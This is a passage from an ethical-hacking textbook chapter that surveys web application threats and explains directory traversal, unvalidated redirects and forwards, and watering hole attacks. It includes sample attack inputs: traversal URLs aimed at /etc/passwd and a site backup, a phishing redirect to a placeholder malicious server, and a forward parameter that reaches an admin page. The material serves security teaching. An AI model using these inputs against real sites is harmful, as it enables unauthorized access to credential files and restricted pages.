Web applications maintain logs to track usage patterns, such as user login credentials and admin login credentials. Insufficient logging and monitoring refer to scenarios in which the detection software either does not record the malicious event or ignores the important details about the event. Attackers usually inject, delete, or tamper with the web application logs to engage in malicious activities or hide their identities. Due to insufficient logging and monitoring, the detection of malicious attempts of the attacker becomes more difficult and the attacker can perform malicious attacks, such as password brute-forcing, to steal confidential passwords.





Figure 14.28: Attack on a web application with insufficient logging and monitoring



Other Web Application Threats

Web application threats are not limited to attacks based on URL and port 80. Despite using ports, protocols, and OSI layers, vendors must protect the integrity of mission-critical applications from possible future attacks by being able to deal with all attack methods.

The various types of web application threats are as follows:

- **Directory Traversal**

  Attackers exploit HTTP by directory traversal, which gives them access to restricted directories; they execute commands outside the web server's root directory.

- **Unvalidated Redirects and Forwards**

  Attackers lure victims into clicking on unvalidated links that appear to be legitimate. Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass, leading to

  - Session Fixation Attack
  - Security Management Exploits
  - Failure to Restrict URL Access
  - Malicious File Execution

- **Watering Hole Attack**

  It is a type of unvalidated redirect attack whereby the attacker first identifies the most visited website of the target, determines the vulnerabilities in the website, injects malicious code into the vulnerable web application, and then waits for the victim to

browse the website. Once the victim tries to access the website, the malicious code executes, infecting the victim.

- **Cross-Site Request Forgery**

  The cross-site request forgery method is a type of attack in which an authenticated user is made to perform certain tasks on the web application that an attacker chooses, e.g., a user clicking on a particular link sent through an email or chat.

- **Cookie/Session Poisoning**

  By changing the information inside a cookie, attackers bypass the authentication process. Once they gain control over a network, they can modify its content, use the system for a malicious attack, or steal information from users' systems.

- **Web Service Attacks**

  An attacker can get into the target web application by exploiting an application integrated with vulnerable web services. An attacker injects a malicious script into a web service and can then disclose and modify application data.

- **Cookie Snooping**

  Attackers use cookie snooping on victims' systems to analyze the users' surfing habits and sell that information to other attackers or to launch various attacks on the victims' web applications.

- **Hidden Field Manipulation**

  Attackers attempting to compromise e-commerce websites mostly perform such attacks. They manipulate hidden fields and change the data stored in them. Several online stores face such problems every day. Attackers can alter prices and conclude transactions, designating prices of their choice.

- **Authentication Hijacking**

  For authenticating a user, every web application employs a user identification method such as an ID and a password. However, once attackers compromise a system, they can perform various malicious activities such as session hijacking and user impersonation.

- **Obfuscation Application**

  Attackers are usually careful to hide their attacks and avoid detection. Network and host-based intrusion detection systems (IDSs) constantly look for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, Base64, or URL encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.

- **Broken Session Management**

  If session IDs are exposed in the URL, then web applications are vulnerable to session fixation attacks. Furthermore, if the session timeout is longer and the session IDs are not changed after every login, attackers may hijack the session and take control of the session with the same privileges as the victim.

- **Broken Account Management**

  Vulnerable account management functions, including account update, forgotten or lost password recovery, reset password, and other similar functions, might weaken valid authentication schemes.

- **Denial-of-Service (DoS)**

  A DoS attack is an attack on the availability of a service, which reduces, restricts, or prevents access to system resources by its legitimate users. For instance, a website related to a banking or email service may not able to function for a few hours or even days, resulting in the loss of time and money.

- **Buffer Overflow**

  A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.

- **CAPTCHA Attacks**

  CAPTCHA is a challenge-response type of test implemented by web applications to check whether the response is generated by a computer. Although CAPTCHAs are designed to be unbreakable, they are prone to various types of attacks.

- **Platform Exploits**

  Users can build various web applications using different platforms such as BEA WebLogic and Cold Fusion. Each platform has various vulnerabilities and exploits associated with it.

- **Network Access Attacks**

  Network access attacks can majorly affect web applications, including a basic level of service. They can also allow levels of access that standard HTTP application methods cannot grant.

- **DMZ Protocol Attacks**

  The demilitarized zone (DMZ) is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker who can compromise a system that allows other DMZ protocols has access to other DMZs and internal systems. This level of access can lead to

  - Compromise of the web application and data
  - Defacement of websites

- Access to internal systems, including databases, backups, and source code

- **Web-based Timing Attacks**

  Web-based timing attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Attackers perform these attacks to retrieve usernames and passwords for accessing web applications.

- **MarioNet Attack**

  Attacker abuse the Service Workers API to inject and run malicious code in the victim's browser to perform various attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

- **RC4 NOMORE Attack**

  A Rivest Cipher Numerous Occurrence MOnitoring and Recovery Exploit (RC4 NOMORE) attack is an attack against the RC4 stream cipher. This attack exploits the vulnerabilities present in a web server that uses the RC4 encryption algorithm for accessing encrypted sensitive information. Attackers use RC4 NOMORE to decrypt the web cookies secured by the HTTPS protocol and inject arbitrary packets. After stealing a valid cookie, the attacker impersonates the victim and logs into the website using the victim's credentials to perform malicious activities and unauthorized transactions.

- **Clickjacking Attack**

  In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. When the victim clicks on the invisible elements, the attacker performs various malicious actions.

- **JavaScript Hijacking**


  JavaScript hijacking, also known as JSON hijacking, is a vulnerability that enables attackers to capture sensitive information from systems using JavaScript Objects (JSON) as a data carrier. These vulnerabilities arise from flaws in the web browser's same-origin policy that permits a domain to add code from another domain.

- **DNS Rebinding Attack**

  Attackers perform DNS rebinding attacks to bypass the same-origin policy's security constraints and communicate with or make arbitrary requests to local domains through a malicious web page.

Directory Traversal

1. Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files to execute commands outside the web server's root application directory
2. Attackers can manipulate variables that reference files with "dot-dot-slash (../)" sequences and its variations
3. Accessing files located outside the web publishing directory using directory traversal
4. `http://www.certifiedhacker.com/process.aspx?page=../../../../some dir/some file`
   `http://www.certifiedhacker.com/../../../../some dir/some file`



Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. Complex applications are configured with multiple directories that exist as application components and data. An application can traverse these directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse the directories and files outside the normal application access. Such an attack exposes the directory structure of an application and often the underlying web server and operating system. Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files, and execute commands outside the web server's root directory. With this level of access to web application architecture, an attacker can

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords stored in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data such as customer information

Example:

The following example uses "../" to go back to several directories and obtain a file containing the backup of a web application:

http://www.targetsite.com/../../../sitebackup.zip

This example obtains the "/etc/passwd" file from a UNIX/Linux system, which contains user account information:

http://www.targetsite.com/../../../../etc/passwd

Let us consider another example in which an attacker tries to access files located outside a web publishing directory using directory traversal:

http://www.certifiedhacker.com/process.aspx?page=../../../../some dir/some file

http://www.certifiedhacker.com/../../../../some dir/some file





Figure 14.29: Directory Traversal attack example

Unvalidated Redirects and Forwards

- Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control to be bypassed



Unvalidated Redirects and Forwards

Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass. An attacker sends links to unvalidated redirects and lures the victim into clicking on them. When the victim clicks on the link, thinking that it is a valid site, it redirects the victim to another site. Such redirects lead to the installation of malware and may even trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to bypass security checks.

Unsafe forwarding may allow access control bypass, leading to the following:

- **Session Fixation Attack**

  In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.

- **Security Management Exploits**

  Some attackers target security management systems, either in networks or in the application layer, to modify or disable security enforcement. An attacker who exploits security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.

- **Failure to Restrict URL Access**

  An application often safeguards or protects sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.

- **Malicious File Execution**

  Malicious file execution vulnerabilities are present in most applications. The cause of this vulnerability is unvalidated input to a web server. Thus, attackers execute and process files on a web server and initiate remote code execution, install a rootkit remotely, and—in at least some cases—take complete control of the systems.

In an "unvalidated redirect" scenario, a user receives a phishing email from an attacker, luring the user into clicking the link. The link (malicious query) appears to be legitimate because it contains the name of a legitimate website such as *www.certifiedhacker.com* at the beginning of the URL. However, the latter part of the link contains a malicious URL (*www.evilserver.com*), to which it redirects the victim. When the user clicks the link, it redirects to the *www.evilserver.com* website, and the server that hosts the website might perform illegal activities such as harvesting the user credentials, deploying malware, and so on.

"Unvalidated forwarding" allows attackers to access sensitive pages that are generally restricted from viewing. During unvalidated forwarding, attackers request a page from a server with the forward (i.e., by entering a link with an embedded forward query) *http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp*, which reaches the server hosting the certifiedhackershop website. The server, without proper validation, redirects the attacker to the sensitive admin page, where he/she can access purchase records, registered users, and so on. Thus, using this technique, an attacker can successfully bypass any security checks.





Figure 14.30: Unvalidated Redirects and Forwards example

Watering Hole Attack

- Attacker identifies the kinds of websites a target company/individual frequently surfs and tests those particular websites to identify any possible vulnerabilities
- When the attacker identifies vulnerabilities in the website, the attacker injects malicious script/code into the web application that can redirect the webpage and download malware onto the victim machine
- This attack is called a watering hole attack because the attacker waits for the victim to fall into a trap, similar to a lion waiting for its prey to arrive at a watering hole to drink water
- When the victim surfs through the infected website, the webpage redirects to a malicious server, leading to malware being downloaded to the victim machine, compromising the machine as well as the network/organization



Watering Hole Attack

In a watering hole attack, the attacker identifies the kind of websites frequently surfed by a target company/individual and tests these websites to identify any possible vulnerabilities. Once the attacker identifies the vulnerabilities, he/she injects a malicious script/code into the web application that can redirect the web page and download malware onto the victim's machine. After infecting the vulnerable web application, the attacker waits for the victim to access the infected web application. This attack is called a watering hole attack, as the attacker waits for the victim to fall into the trap, similar to a lion waiting for its prey to arrive at a watering hole to drink water. When the victim surfs the infected website, the web page redirects him/her and downloads malware onto his/her machine, compromising the machine and indeed compromising the network/organization.

